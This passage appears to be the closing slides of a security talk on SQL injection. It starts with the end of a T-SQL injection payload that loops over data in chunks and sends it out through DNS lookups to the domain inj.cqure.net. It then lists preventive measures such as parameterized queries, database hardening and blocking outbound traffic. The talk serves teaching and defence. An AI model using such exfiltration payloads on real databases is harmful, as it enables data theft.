@temp + '-' + @chunkid + '-' + convert(varchar, @partno) + '_' +
convert(varchar,@total) + '.inj.cqure.net\x'' EXEC(@file) SET
@partno=@partno + 1 END FETCH NEXT FROM _descs INTO @str END --
```



Preventive measures

- Examples of preventive measures
 - Write solid code
 - Use parameterized SQL with query placeholders
 - Never trust users to play nice
 - HARDEN DATABASES
 - Use many of the great free hardening templates, including the once made available by the vendor
 - Restrict outgoing communication to the Internet from database servers
 - Disable OPENROWSET functionality
 - Disable DNS
 - Practice the “principle of least privilege”
 - Use functions/sp’s and revoke privileges from tables and views etc. etc.



Questions?

Patrik Karlsson

patrik@inspectit.se

patrik@cqure.net

